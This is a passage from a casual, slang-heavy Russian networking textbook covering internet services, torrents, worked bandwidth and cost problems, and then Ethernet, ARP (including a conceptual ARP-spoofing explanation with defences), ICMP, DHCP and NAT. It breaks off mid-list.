Торрент (BitTorrent) — протокол **P2P (peer-to-peer)** для скачивания файлов **напрямую от других пользователей**.

Как работает:

1. **Torrent-файл** (или magnet-ссылка) — содержит инфо о файле и список раздающих (seeders)
2. **Tracker** — сервер, который соединяет тебя с другими пользователями
3. **Скачивание** — файл скачивается **кусками** от разных пользователей одновременно
4. **Раздача (seeding)** — после скачивания ты сам раздаёшь файл другим

Плюсы: - Быстро (скорость = сумма скоростей всех раздающих) - Децентрализация (нельзя "выключить" торрент — нет единого сервера)

Минусы: - Легальные проблемы (90% торрентов — пиратский контент) - Можешь скачать вирус вместо фильма

Клиенты: - **qBittorrent** (open-source, без рекламы) - **uTorrent** (был популярен, но засрали рекламой) - **Transmission** (лёгкий, для Linux/macOS)

Золотое правило: Проверяй комментарии и рейтинг торрента, прежде чем скачивать (чтобы не словить `virus.exe`).

8.5.10. Примеры задач и расчётов

Пример 1: Объём трафика для стриминга видео

Задача: Ты смотришь YouTube-видео в качестве 1080p (битрейт 5 Мбит/с) в течение 2 часов. Сколько трафика потрачено?

Решение:

Битрейт = 5 Мбит/с = 5 мегабит в секунду

$$[\text{Объём} = \text{Битрейт} \times \text{Время} = 5 \text{ Мбит/с} \times (2 \times 3600 \text{ с}) = 5 \times 7200 = 36000 \text{ Мбит}]$$

Переводим в гигабайты:

$$[36000 \text{ Мбит} = \frac{36000}{8} = 4500 \text{ МБайт} = 4.5 \text{ ГБ}]$$

Ответ: ~4.5 ГБ.

Пример 2: Сравнение стоимости облачного хранилища

Задача: Тебе нужно хранить 500 ГБ фотографий. Сравни стоимость Google Drive, Dropbox, OneDrive на 1 год.

Решение:

Google Drive: - 15 ГБ бесплатно - 100 ГБ — \$1.99/мес - **2 ТБ** — \$9.99/мес (подходит для 500 ГБ) - **Годовая стоимость:** $\$9.99 \times 12 = \119.88

Dropbox: - 2 ГБ бесплатно - **2 ТБ** — \$9.99/мес - **Годовая стоимость:** $\$9.99 \times 12 = \119.88

OneDrive: - 5 ГБ бесплатно - 100 ГБ — \$2/мес - **1 ТБ** (с подпиской Microsoft 365 Family, включает Office) — \$9.99/мес - **Годовая стоимость:** $\$9.99 \times 12 = \119.88

Вывод: Все примерно **одинаковы** (~\$120/год). Но OneDrive даёт ещё и **Office 365** (Word, Excel, PowerPoint) → выгоднее, если юзаешь офис.

Пример 3: Скорость скачивания через торрент

Задача: Ты скачиваешь фильм (4 ГБ) через торрент. В раздаче участвуют 10 пользователей, каждый отдаёт со скоростью 500 Кбит/с. Какова общая скорость скачивания? За какое время скачается файл?

Решение:

Общая скорость: $[10 \times 500 = 5000 \text{ Кбит/с} = 5 \text{ Мбит/с}]$

Время скачивания:

$[\text{Размер файла} = 4 \text{ ГБ} = 4 \times 8 = 32 \text{ Гбит}]$

$[\text{Время} = \frac{32 \text{ Гбит}}{5 \text{ Мбит/с}} = \frac{32000 \text{ Мбит}}{5 \text{ Мбит/с}} = 6400 \text{ с} = 106.7 \text{ мин} \approx 1.8 \text{ часа}]$

Ответ: Скорость **5 Мбит/с**, время **~1.8 часа** (107 минут).

Пример 4: Задержка VoIP-звонка

Задача: Ты звонишь через Zoom из Владивостока в Калининград. Расстояние ~8000 км. Скорость света в оптоволокне ~200,000 км/с. Оцени минимальную задержку (latency).

Решение:

Время распространения сигнала (propagation delay):

$[t = \frac{\text{Расстояние}}{\text{Скорость света}} = \frac{8000 \text{ км}}{200000 \text{ км/с}} = 0.04 \text{ с} = 40 \text{ мс}]$

Это **односторонняя задержка** (от тебя к собеседнику).

RTT (туда-обратно) = $2 \times 40 = 80$ мс.

Но: реальная задержка больше из-за: - Обработки на роутерах (~5-10 мс на каждый роутер) - Буферизации (~10 мс) - Кодирования/декодирования (~10 мс)

Реальная задержка: ~80-120 мс (вполне приемлемо для звонка).

Ответ: ~80-120 мс.

Пример 5: Стоимость хостинга веб-сайта

Задача: Твой сайт посещают 100,000 человек в месяц. Средняя страница весит 2 МБ. Хостинг на AWS (Amazon S3 + CloudFront CDN) стоит \$0.02 за 1 ГБ трафика. Сколько стоит трафик в месяц?

Решение:

Трафик в месяц:

$$[100000 \text{ \text{ посещений} } \times 2 \text{ \text{ МБ} } = 200000 \text{ \text{ МБ} } = 200 \text{ \text{ ГБ} }]$$

Стоимость:

$$[200 \text{ \text{ ГБ} } \times \$0.02 = \$4]$$

Ответ: \$4/месяц (дёшево!).

Но: Если сайт взорвётся (миллион посещений) → стоимость будет **\$40/месяц**. Хостинг масштабируется пропорционально трафику.

Пример 6: Размер музыкальной коллекции в стриминге

Задача: Spotify имеет **100 миллионов треков**. Средний трек весит 5 МБ (в сжатом виде, MP3 320 Кбит/с). Сколько места занимает вся библиотека Spotify?

Решение:

$$[100000000 \text{ \text{ треков} } \times 5 \text{ \text{ МБ} } = 500000000 \text{ \text{ МБ} } = 500000 \text{ \text{ ГБ} } = 500 \text{ \text{ ТБ} }]$$

Ответ: 500 терабайт (полтысячи жёстких дисков по 1 ТБ).

На самом деле: Spotify хранит треки в **нескольких качествах** (96, 160, 320 Кбит/с) → реальный объём **~2-3 петабайта**.

Пример 7: Сколько одновременных Zoom-звонков выдержит интернет-канал?

Задача: У тебя интернет 100 Мбит/с. Zoom-звонок (видео 720p) требует 2.5 Мбит/с. Сколько одновременных Zoom-звонков можно вести?

Решение:

$$[\frac{100 \text{ \text{ Мбит/с} }}{2.5 \text{ \text{ Мбит/с} }} = 40 \text{ \text{ звонков} }]$$

Но: это в идеале. На практике надо оставлять запас (~70% от пропускной способности), так что реально **~28-30 звонков**.

Ответ: ~30 Zoom-звонков одновременно.

Пример 8: Сколько фильмов поместится в облаке?

Задача: У тебя Google Drive на 2 ТБ. Фильм в 1080p весит в среднем 2 ГБ. Сколько фильмов поместится?

Решение:

$$[\frac{2 \text{ \text{ ТБ} }}{2 \text{ \text{ ГБ} }} = \frac{2000 \text{ \text{ ГБ} }}{2 \text{ \text{ ГБ} }} = 1000 \text{ \text{ фильмов} }]$$

Ответ: 1000 фильмов.

Но: если фильмы в 4K → 1 фильм = ~20 ГБ → поместится **100 фильмов**.

Пример 9: Доля трафика Netflix в интернете

Задача: Netflix занимает **15%** всего интернет-трафика. Мировой трафик в 2025 году = **5000 экзабайт/год**. Сколько трафика генерирует Netflix?

Решение:

$$[5000 \text{ EB} \times 0.15 = 750 \text{ EB}]$$

$$[750 \text{ EB} = 750000000 \text{ TB}]$$

Ответ: 750 экзабайт в год, или ~750 миллионов терабайт. 🤖

Это **охренительно много**. Для сравнения, всё содержимое Википедии (все статьи на всех языках) = ~20 ТБ.

Пример 10: Стоимость подписки на все стриминги

Задача: Ты хочешь подписаться на Netflix, Spotify, YouTube Premium, Disney+, HBO Max. Сколько это стоит в год?

Решение:

Сервис	Стоимость/месяц
Netflix	\$15
Spotify	\$10
YouTube Premium	\$12
Disney+	\$8
HBO Max	\$15
Итого/месяц	\$60

Стоимость в год: $\$60 \times 12 = \720 .

Вывод: Набор подписок обходится **дороже**, чем раньше стоил кабельное ТВ (~\$50/мес). Парадокс: отказались от кабельного, чтобы сэкономить, а в итоге платим больше. 🤖

Ключевые термины и определения

WWW (World Wide Web) — глобальная система гипертекстовых документов, связанных гиперссылками.

Браузер (Browser) — программа для просмотра веб-страниц (Chrome, Safari, Firefox).

Веб-сервер (Web Server) — программа, отдающая веб-страницы по HTTP/HTTPS (Nginx, Apache).

Статический сайт — HTML-файлы лежат на диске, сервер отдаёт их как есть.

Динамический сайт — HTML генерируется на лету сервером (PHP, Python, Node.js).

CMS (Content Management System) — система управления контентом (WordPress, Joomla).

Email — электронная почта, служба отправки сообщений.

SMTP — протокол отправки почты.

POP3 — протокол получения почты (скачивание с удалением с сервера).

IMAP — протокол работы с почтой на сервере (синхронизация).

Спам — нежелательные письма (реклама, мошенничество).

Фишинг (Phishing) — попытка выудить логины/пароли через поддельные письма.

Поисковая система (Search Engine) — сервис для поиска информации в интернете (Google, Яндекс).

SEO (Search Engine Optimization) — оптимизация сайта для поисковиков.

Облачное хранилище (Cloud Storage) — диск в интернете (Google Drive, Dropbox).

IaaS (Infrastructure as a Service) — аренда виртуальных серверов (AWS EC2).

PaaS (Platform as a Service) — платформа для разработки (Heroku).

SaaS (Software as a Service) — готовое приложение в браузере (Gmail, Zoom).

Социальная сеть (Social Network) — платформа для общения и публикации контента (Facebook, Instagram, TikTok).

Мессенджер (Instant Messenger) — приложение для обмена текстовыми сообщениями (WhatsApp, Telegram).

End-to-End Encryption (E2E) — шифрование от конца до конца (только отправитель и получатель могут прочитать).

VoIP (Voice over IP) — технология передачи голоса через интернет (Zoom, Skype).

Стриминг (Streaming) — воспроизведение видео/аудио во время загрузки (без скачивания всего файла).

Адаптивный битрейт (Adaptive Bitrate Streaming) — автоматическое переключение качества видео в зависимости от скорости интернета.

Буферизация (Buffering) — загрузка нескольких секунд видео вперёд (чтобы компенсировать колебания скорости).

P2P (Peer-to-Peer) — децентрализованная сеть, где пользователи соединяются напрямую (торренты).

Торрент (BitTorrent) — протокол P2P для скачивания файлов от других пользователей.

Кодек — алгоритм сжатия/распаковки аудио/видео (Opus, H.264, AAC).

Контрольные вопросы

1. **Теория:** В чём разница между статическим и динамическим сайтом? Приведи примеры.
 2. **Теория:** Как работает поисковая система? Опиши три этапа: краулинг, индексация, ранжирование.
 3. **Теория:** Что такое облачные вычисления? В чём разница между IaaS, PaaS и SaaS?
 4. **Практика:** Ты открываешь `https://google.com` в браузере. Опиши пошагово, что происходит (DNS, TCP, TLS, HTTP).
 5. **Расчёт:** Ты смотришь Netflix (битрейт 8 Мбит/с) 3 часа в день в течение месяца (30 дней). Сколько трафика потрачено?
 6. **Теория:** Что такое End-to-End шифрование (E2E)? Какие мессенджеры его используют по умолчанию?
 7. **Практика:** Почему онлайн-игры и VoIP используют UDP, а не TCP? Какие проблемы это создаёт?
 8. **Расчёт:** У тебя интернет 50 Мбит/с. Zoom-звонок требует 3 Мбит/с. Сколько одновременных звонков можно вести (с запасом 30%)?
 9. **Теория:** Как работает стриминг? Что такое адаптивный битрейт?
 10. **Критическое мышление:** Почему набор подписок (Netflix, Spotify, YouTube Premium, Disney+) может стоить дороже, чем раньше стоил кабельное ТВ? В чём парадокс?
-

Заключение: Сервисы — это то, зачем мы в интернете

Теперь ты знаешь: - **WWW**: как работают сайты, браузеры, веб-серверы - **Email**: протоколы почты (SMTP, POP3, IMAP), спам, фишинг - **Поисковики**: Google, Яндекс, SEO - **Облака**: хранилища (Google Drive, Dropbox), IaaS/PaaS/SaaS (AWS, Heroku, Gmail) - **Соцсети**: Facebook, Instagram, TikTok, алгоритмы ленты - **Мессенджеры**: WhatsApp, Telegram, E2E-шифрование - **VoIP**: Zoom, Skype, кодеки, задержка - **Стриминг**: Netflix, YouTube, Spotify, адаптивный битрейт - **Торренты**: P2P, BitTorrent

Все эти сервисы построены на протоколах, которые мы разобрали в главе 8.04 (TCP, UDP, HTTP, DNS). Протоколы — это **фундамент**, а сервисы — это **здания**, которые на нём стоят.

Без сервисов интернет — это просто кабели и роутеры. Сервисы делают интернет **полезным** для людей. Именно благодаря им мы можем гуглить котиков, стримить аниме, залипать в TikTok и заказывать пиццу через телегу.

В следующей главе разберём **сетевые протоколы** (углубимся в детали TCP/IP, Ethernet, ARP) — технические детали того, **как** всё это работает на низком уровне.

А пока — **молодец, братан!** Ты разобрался во всех основных сервисах интернета. Теперь можешь рассказать друзьям, почему их Netflix лагает (спойлер: потому что **15% всего интернет-трафика** жрёт один только Netflix, и провайдер не справляется). 🚀🎉

Глава 8.6. Сетевые протоколы

Введение: Под капотом интернета

Окей, братишка, в прошлой главе мы разобрали высокоуровневые штуки — HTTP, TCP, UDP. Это всё круто, но как, бля, пакеты **на самом деле** путешествуют от твоего ноутбука до сервера через свитчи, роутеры и всякие провода? Как компьютер узнаёт, куда физически отправить пакет, если у него есть только IP-адрес?

Для этого существуют **сетевые протоколы нижнего уровня** — это те, кто работают на канальном и сетевом уровнях, незаметно для пользователя, но без них вообще ничего бы не работало.

В этой главе мы разберём: - **Ethernet** — как данные передаются по проводам и Wi-Fi - **ARP** — как IP-адреса превращаются в MAC-адреса - **ICMP** — как работают `ping` и `traceroute` - **DHCP** — как твой компьютер получает IP-адрес автоматически - **NAT** — как один публичный IP делится на всю домашнюю сеть - **IPv6** — будущее, которое никак не наступит

Эта глава связана с: - **Главой 8.01 (Адресация)** — IP-адреса, DNS, маски подсети - **Главой 8.02 (Сетевые компоненты)** — свитчи работают с MAC-адресами, роутеры — с IP - **Главой 8.04 (Протоколы Internet)** — TCP/IP — это то, что едет внутри Ethernet-кадров - **Главой 8.07 (Модель OSI)** — Ethernet = уровень 2, IP = уровень 3

8.6.1. Ethernet: король локальных сетей

Ethernet — это самый популярный протокол **канального уровня** (Layer 2) для передачи данных в локальных сетях (LAN). Он работает с **MAC-адресами** и отвечает за доставку кадров (frames) между устройствами в одной сети.

История: Ethernet изобрели в 1973 году в Хероx PARC (Роберт Меткалф и его команда). Первая версия работала на скорости 2.94 Мбит/с по коаксиальному кабелю. Сейчас у нас есть 100-гигабитный Ethernet, и это ебать как быстро.

Стандарты Ethernet: от черепаший скорости до космической

Ethernet эволюционировал за 50 лет, и теперь у нас куча стандартов с названиями типа `1000BASE-T`. Расшифровка:

- **Первое число** — скорость в Мбит/с (или Гбит/с)
- **BASE** — baseband (исходный сигнал, без модуляции)
- **Последняя буква** — тип кабеля (T = витая пара, SX/LX = оптика)

Основные стандарты:

Стандарт	Скорость	Кабель	Максимальная длина	Когда появился	Где используется
10BASE-T	10 Мбит/с	Витая пара Cat3	100 м	1990	Доисторические сети (умер)
100BASE-TX (Fast Ethernet)	100 Мбит/с	Витая пара Cat5	100 м	1995	Старые офисы, встроенные системы
1000BASE-T (Gigabit Ethernet)	1 Гбит/с	Витая пара Cat5e/Cat6	100 м	1999	Стандарт для домов и офисов
10GBASE-T (10 Gigabit Ethernet)	10 Гбит/с	Витая пара Cat6a/Cat7	100 м	2006	Серверы, дата-центры
40GBASE-T	40 Гбит/с	Витая пара Cat8	30 м	2016	Связь между серверами
100GBASE-SR4	100 Гбит/с	Оптоволокно	100 м	2010	Магистральные каналы в ЦОД

Пример: Дома у тебя роутер с портами **Gigabit Ethernet** (1 Гбит/с). Если скачиваешь файл с NAS по проводу, теоретическая скорость = 1000 Мбит/с = **125 МБ/с**. Но на практике будет ~110 МБ/с из-за накладных расходов (заголовки, задержки).

MAC-адреса: физические имена устройств

MAC-адрес (Media Access Control address) — это уникальный 48-битный идентификатор сетевого адаптера (NIC). Его прошивают на заводе, и он (теоретически) не должен повторяться во всём мире.

Формат: 6 байт (12 шестнадцатеричных цифр), разделённых двоеточиями или дефисами.

Примеры: - 00:1A:2B:3C:4D:5E - A4-5E-60-E7-12-93 - 08:00:27:AB:CD:EF (VirtualBox)

Структура MAC-адреса:

Байты 1-3 (OUI)

Байты 4-6 (NIC)

Organizationally Unique Identifier (производитель) Уникальный номер устройства

OUI (Organizationally Unique Identifier) — это первые 3 байта, которые выдаёт IEEE производителям оборудования.

Примеры OUI: - 00:1A:2B — Cisco - 00:50:56 — VMware - 08:00:27 — VirtualBox - A4:5E:60 — Apple

Как посмотреть свой MAC-адрес: - **Linux/macOS:** `ip link` или `ifconfig` - **Windows:** `ipconfig /all`

Пример вывода:

```
2: enp3s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
    link/ether 08:00:27:ab:cd:ef
```

Важно: MAC-адреса используются только внутри локальной сети (LAN). Роутер не пересылает MAC-адреса дальше — при выходе в интернет пакеты оборачиваются в новые Ethernet-кадры с новыми MAC-адресами на каждом участке пути.

Структура Ethernet-кадра: что внутри

Ethernet передаёт данные **кадрами** (frames). Кадр — это пакет данных с заголовками и трейлером.

Структура Ethernet II (самый популярный формат):

Поле	Размер	Описание
Пreamбула (Preamble)	7 байт	Последовательность 10101010... для синхронизации
SFD (Start Frame Delimiter)	1 байт	10101011 — начало кадра
MAC назначения (Destination MAC)	6 байт	Куда отправляем
MAC источника (Source MAC)	6 байт	Откуда отправляем
Тип (EtherType)	2 байта	Протокол верхнего уровня (0x0800 = IPv4, 0x0806 = ARP, 0x86DD = IPv6)
Данные (Payload)	46-1500 байт	IP-пакет или другие данные
CRC (Frame Check Sequence)	4 байта	Контрольная сумма для обнаружения ошибок

Минимальный размер кадра: 64 байта (включая заголовки)

Максимальный размер кадра: 1518 байт (без VLAN-тегов)

MTU Ethernet: 1500 байт (только данные, без заголовков)

Пример: Ты отправляешь HTTP-запрос с компьютера (MAC AA:BB:CC:DD:EE:FF) на роутер (MAC 11:22:33:44:55:66).

Ethernet-кадр будет выглядеть так:

```
[Преамбула 7 байт] [SFD 1 байт]
[Destination MAC: 11:22:33:44:55:66]
[Source MAC: AA:BB:CC:DD:EE:FF]
[Type: 0x0800 (IPv4)]
[IP-пакет с HTTP-запросом внутри]
[CRC: 4 байта]
```

CRC (Cyclic Redundancy Check) — это контрольная сумма. Если кадр повреждён (например, помехи на линии), CRC не сойдётся, и кадр будет **отброшен**. Повторную передачу обеспечивает TCP.

CSMA/CD: как избегать коллизий (устарело, но знать надо)

CSMA/CD (Carrier Sense Multiple Access with Collision Detection) — это механизм, который использовался в старых Ethernet-сетях с **хабами** (hubs).

Проблема: Хаб — это тупое устройство, которое пересылает пакеты **всем**. Если два устройства отправляют данные одновременно, происходит **коллизия** — сигналы накладываются и искажаются.

Как работает CSMA/CD:

1. **Carrier Sense** — перед отправкой устройство слушает линию: свободна ли она?
2. **Multiple Access** — если свободна, отправляем кадр
3. **Collision Detection** — во время передачи слушаем: не происходит ли коллизия?
4. Если коллизия обнаружена → останавливаемся, ждём **случайное время** (backoff), пытаемся снова

Почему устарело: Современные сети используют **свитчи** (switches), которые создают отдельные каналы для каждого устройства (full-duplex). Коллизий больше нет.

В экзамене могут спросить: "Что такое CSMA/CD?" — отвечай, что это механизм избегания коллизий в старых Ethernet-сетях с хабами, но сейчас не актуален из-за свитчей.

8.6.2. ARP (Address Resolution Protocol): IP → MAC

Проблема: У тебя есть IP-адрес получателя (например, 192.168.1.1), но Ethernet работает с MAC-адресами. Как узнать MAC-адрес роутера?

Решение: ARP (Address Resolution Protocol) — протокол, который преобразует IP-адрес в MAC-адрес.

Как работает ARP

Сценарий: Ты хочешь отправить пакет на роутер (192.168.1.1), но не знаешь его MAC-адрес.

Шаги:

1. **ARP-запрос (broadcast):**
2. Твой компьютер отправляет **широковещательный** (broadcast) Ethernet-кадр:
 - Destination MAC: FF:FF:FF:FF:FF:FF (всем в сети)
 - Payload: "Кто имеет IP 192.168.1.1? Ответьте на мой MAC AA:BB:CC:DD:EE:FF"

3. ARP-ответ (unicast):

4. Роутер (у которого IP `192.168.1.1`) отвечает:

- Destination MAC: `AA:BB:CC:DD:EE:FF` (только тебе)
- Payload: "Это я! Мой MAC-адрес: `11:22:33:44:55:66`"

5. Кэширование:

6. Твой компьютер сохраняет эту пару (IP ↔ MAC) в **ARP-таблицу** на несколько минут (обычно 2-10 минут, зависит от ОС).

7. Отправка данных:

8. Теперь ты можешь отправлять Ethernet-кадры напрямую на MAC `11:22:33:44:55:66`.

ARP-таблица: кэш соответствий

ARP-таблица (ARP cache) — это список соответствий IP ↔ MAC, которые компьютер запомнил.

Посмотреть ARP-таблицу: - Linux/macOS: `arp -a` или `ip neigh` - Windows: `arp -a`

Пример вывода:

```
? (192.168.1.1) at 11:22:33:44:55:66 [ether] on enp3s0
? (192.168.1.100) at aa:bb:cc:dd:ee:ff [ether] on enp3s0
? (192.168.1.50) at <incomplete> on enp3s0
```

- `<incomplete>` — ARP-запрос отправлен, но ответа пока нет (устройство выключено или недоступно).

Время жизни записи: обычно 2-10 минут. После этого запись удаляется, и при следующей отправке пакета ARP-запрос отправляется снова.

ARP-spoofing: атака на доверчивость

Проблема: ARP не использует аутентификацию. Любой может ответить на ARP-запрос, даже если это не его IP.

ARP-spoofing (ARP poisoning) — это атака типа **Man-in-the-Middle** (MitM):

1. Хакер отправляет **фальшивые ARP-ответы**:
2. "IP `192.168.1.1` (роутер) — это я! Мой MAC: `AA:AA:AA:AA:AA:AA`"
3. Твой компьютер обновляет ARP-таблицу.
4. Теперь все пакеты, предназначенные роутеру, идут **хакеру**.
5. Хакер читает трафик и пересылает его роутеру (ты ничего не замечаешь).

Защита: - **Статические ARP-записи** (вручную прописать MAC роутера) - **Dynamic ARP Inspection (DAI)** на свитчах - **VPN** — шифрование трафика

8.6.3. ICMP (Internet Control Message Protocol): ping и traceroute

ICMP (Internet Control Message Protocol) — это протокол **служебных сообщений** в IP-сетях. Он не передаёт данные пользователя, а используется для **диагностики** и **уведомлений об ошибках**.

ICMP работает на **сетевом уровне** (Layer 3), но технически он **поверх IP** (у IP-пакета `Protocol = 1` означает ICMP).

Типы ICMP-сообщений

Основные типы:

Тип	Название	Описание	Пример использования
0	Echo Reply	Ответ на ping	<code>ping google.com</code>
3	Destination Unreachable	Получатель недоступен	Порт закрыт, сеть недостижима
8	Echo Request	Запрос ping	<code>ping 8.8.8.8</code>
11	Time Exceeded	TTL истёк	<code>tracert google.com</code>
5	Redirect	Перенаправление маршрута	Роутер предлагает лучший путь

Ping: проверка доступности хоста

Ping — это утилита для проверки доступности устройства в сети. Она отправляет **ICMP Echo Request** и ждёт **ICMP Echo Reply**.

Пример:

```
ping google.com
```

Вывод:

```
PING google.com (142.250.185.46): 56 data bytes
64 bytes from 142.250.185.46: icmp_seq=0 ttl=117 time=12.3 ms
64 bytes from 142.250.185.46: icmp_seq=1 ttl=117 time=11.8 ms
64 bytes from 142.250.185.46: icmp_seq=2 ttl=117 time=12.1 ms

--- google.com ping statistics ---
3 packets transmitted, 3 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 11.8/12.1/12.3/0.2 ms
```

Расшифровка: - `64 bytes` — размер пакета (ICMP-заголовок + данные) - `icmp_seq=0` — номер пакета (порядок) - `ttl=117` — сколько прыжков осталось (изначально было 128 или 64, прошло 11 или 47 роутеров) - `time=12.3 ms` —

RTT (Round-Trip Time) — время туда и обратно

Практический пример: Если `ping 192.168.1.1` не работает, значит: 1. Либо роутер выключен 2. Либо firewall блокирует ICMP 3. Либо ты неправильно настроил сеть

Traceroute: путь пакета через интернет

Traceroute (в Windows — `tracert`) — это утилита, которая показывает **все роутеры** на пути от тебя до цели.

Как работает:

1. Отправляем пакет с **TTL = 1**
2. Первый роутер уменьшает TTL до 0 → отбрасывает пакет → отправляет **ICMP Time Exceeded**
3. Отправляем пакет с **TTL = 2**
4. Второй роутер уменьшает TTL до 0 → отправляет **ICMP Time Exceeded**
5. ...и так далее, пока не дойдём до цели

Пример:

```
tracert google.com
```

Вывод:

```
tracert google.com (142.250.185.46), 30 hops max, 60 byte packets
 1  _gateway (192.168.1.1)  1.234 ms  1.102 ms  1.087 ms
 2  10.0.0.1 (10.0.0.1)  8.456 ms  8.234 ms  8.123 ms
 3  * * *
 4  72.14.238.1 (72.14.238.1)  12.345 ms  12.234 ms  12.123 ms
 5  142.250.185.46 (142.250.185.46)  13.456 ms  13.234 ms  13.123 ms
```

Расшифровка: - **1-й прыжок:** домашний роутер (192.168.1.1), задержка ~1 мс - **2-й прыжок:** роутер провайдера (10.0.0.1), задержка ~8 мс - **3-й прыжок:** * * * — роутер не отвечает на ICMP (заблокирован firewall) - **4-5 прыжки:** роутеры Google

Зачем это нужно: - Узнать, где возникает задержка (у провайдера или у цели) - Понять, через какие страны идёт трафик

8.6.4. DHCP (Dynamic Host Configuration Protocol): автоматическая настройка сети

Проблема: Когда ты подключаешь ноутбук к Wi-Fi, откуда он знает свой IP-адрес, маску подсети, шлюз и DNS-сервер? Ты же не вводишь это вручную, верно?

Решение: **DHCP (Dynamic Host Configuration Protocol)** — протокол, который автоматически выдаёт устройствам настройки сети.

Где работает: На роутере (домашний роутер — это DHCP-сервер).

Процесс получения IP (DORA)

DHCP использует **4 шага** (называется **DORA**):

Шаг	Сообщение	Кто отправляет	Куда	Описание
1	DHCP Discover	Клиент	Broadcast (255.255.255.255)	"Есть тут DHCP-серверы? Мне нужен IP!"
2	DHCP Offer	Сервер	Клиент (broadcast или unicast)	"Привет! Могу дать тебе 192.168.1.100"
3	DHCP Request	Клиент	Broadcast	"Окей, беру 192.168.1.100 у сервера 192.168.1.1"
4	DHCP Acknowledgment	Сервер	Клиент	"Подтверждаю! Вот твои настройки"

Почему broadcast: Клиент ещё не имеет IP-адреса, поэтому не может отправить unicast-пакет.

Что выдаёт DHCP

Когда сервер отправляет **DHCP Acknowledgment**, он передаёт:

1. **IP-адрес** (например, 192.168.1.100)
2. **Маска подсети** (например, 255.255.255.0)
3. **Шлюз по умолчанию** (default gateway) — адрес роутера (например, 192.168.1.1)
4. **DNS-серверы** (например, 8.8.8.8, 1.1.1.1)
5. **Lease Time** (время аренды) — сколько времени клиент может использовать этот IP (обычно 24 часа)

Пример настроек (вывод `ip addr` на Linux):

```
2: enp3s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
    inet 192.168.1.100/24 brd 192.168.1.255 scope global dynamic enp3s0
        valid_lft 86400sec preferred_lft 86400sec
```

`valid_lft 86400sec` — это **lease time** (86400 секунд = 24 часа).

Lease Time: аренда IP-адреса

Lease Time — это время, на которое IP-адрес выдаётся клиенту. После истечения времени клиент должен **обновить аренду** (послать DHCP Request снова) или вернуть IP.

Зачем это нужно: Если устройство отключилось (ноутбук выключили), его IP освободится через несколько часов, и DHCP-сервер сможет выдать его другому устройству.

Типичные значения: - Домашний роутер: **24 часа** - Офисная сеть: **8 часов** - Кафе/аэропорт: **1-2 часа**

Статический vs Динамический IP

Статический IP (static IP): - Ты **вручную** прописываешь IP, маску, шлюз, DNS в настройках сетевой карты. - **Плюсы:** IP не меняется, удобно для серверов. - **Минусы:** если ошибёшься — сеть не работает.

Динамический IP (dynamic IP): - DHCP автоматически выдаёт настройки. - **Плюсы:** удобно, настраивается за 2 секунды. - **Минусы:** IP может измениться (но обычно роутер выдаёт тот же IP при повторном подключении).

Когда использовать статический IP: - Серверы (чтобы клиенты всегда знали адрес) - Принтеры в офисе - NAS (сетевое хранилище)

Когда использовать динамический IP: - Ноутбуки, смартфоны, планшеты (вообще всё, что подключается к разным сетям)

8.6.5. NAT (Network Address Translation): как экономить IP-адреса

Проблема: IPv4-адресов **закончилось**. Всего их $2^{32} = \sim 4.3$ миллиарда, но устройств в мире намного больше (смартфоны, IoT, серверы). Как, блять, все эти устройства подключаются к интернету?

Решение: NAT (Network Address Translation) — технология, которая позволяет множеству устройств с **приватными IP** выходить в интернет через **один публичный IP**.

Приватные IP-адреса: не маршрутизируются в интернете

RFC 1918 определил три диапазона приватных IP-адресов, которые **не маршрутизируются в интернете** (роутеры в интернете их отбрасывают):

Диапазон	Маска подсети	Количество адресов	Где используется
10.0.0.0 – 10.255.255.255	255.0.0.0 (/8)	16,777,216	Большие корпоративные сети
172.16.0.0 – 172.31.255.255	255.240.0.0 (/12)	1,048,576	Средние сети
192.168.0.0 – 192.168.255.255	255.255.0.0 (/16)	65,536	Домашние сети (роутеры)

Пример: У тебя дома роутер с публичным IP `93.184.216.34` (выдал провайдер), а в локальной сети: - Роутер: `192.168.1.1` - Ноутбук: `192.168.1.100` - Смартфон: `192.168.1.101` - Телевизор: `192.168.1.102`

Все устройства используют **приватные IP**, но выходят в интернет через **один публичный IP** роутера.

Как работает NAT

Сценарий: Ты открываешь `google.com` на ноутбуке (IP `192.168.1.100`).

Шаги:

1. **Клиент → Роутер:**

2. Ноутбук отправляет пакет:

- Source IP: `192.168.1.100:54321` (случайный порт)
- Destination IP: `142.250.185.46:443` (Google HTTPS)

3. **NAT на роутере:**

4. Роутер **переписывает** Source IP:

- Source IP: `93.184.216.34:12345` (публичный IP роутера + новый порт)
- Destination IP: `142.250.185.46:443`

5. Роутер сохраняет в **NAT-таблицу**:

- `192.168.1.100:54321 ↔ 93.184.216.34:12345`

6. **Роутер → Google:**

7. Пакет уходит в интернет с адреса `93.184.216.34:12345`

8. **Google → Роутер:**

9. Google отвечает:

- Source IP: `142.250.185.46:443`
- Destination IP: `93.184.216.34:12345`

10. **NAT на роутере (обратно):**

11. Роутер смотрит в NAT-таблицу: порт `12345` → это `192.168.1.100:54321`

12. Роутер **переписывает** Destination IP:

- Source IP: `142.250.185.46:443`
- Destination IP: `192.168.1.100:54321`

13. **Роутер → Клиент:**

14. Пакет доходит до ноутбука

Ключевая идея: Роутер подменяет приватный IP на публичный и запоминает **соответствие портов**.

PAT (Port Address Translation): NAT на стероидах

Технически то, что описано выше, называется **PAT (Port Address Translation)** или **NAPT (Network Address Port Translation)**. Это расширение NAT, которое использует **порты** для различения устройств.

Разница: - **NAT:** один приватный IP → один публичный IP (1:1) - **PAT:** множество приватных IP → один публичный IP (N:1)

В домашних роутерах используется **PAT**.

Проблемы NAT: нельзя подключиться снаружи

Проблема: NAT работает только для **исходящих соединений** (из локальной сети в интернет). Если кто-то из интернета хочет подключиться к твоему компьютеру (например, для P2P, игрового сервера, VoIP), он не может этого сделать, потому что роутер не знает, кому переслать пакет.

Пример: Ты хочешь запустить веб-сервер на ноутбуке (`192.168.1.100:8080`). Друг из интернета пытается зайти на `93.184.216.34:8080` (твой публичный IP). Пакет доходит до роутера, но роутер не знает, что делать с портом `8080` → **отбрасывает пакет**.

Решения:

1. **Port Forwarding (проброс портов):**
2. В настройках роутера прописываешь: порт `8080` → `192.168.1.100:8080`
3. Теперь все пакеты на `93.184.216.34:8080` идут на твой ноутбук
4. **UPnP (Universal Plug and Play):**
5. Программа на ноутбуке автоматически просит роутер открыть порт (используется в играх, торрентах)
6. **DMZ (Demilitarized Zone):**
7. Роутер пересылает **все** входящие пакеты на одно устройство (небезопасно, используется редко)
8. **VPN:**
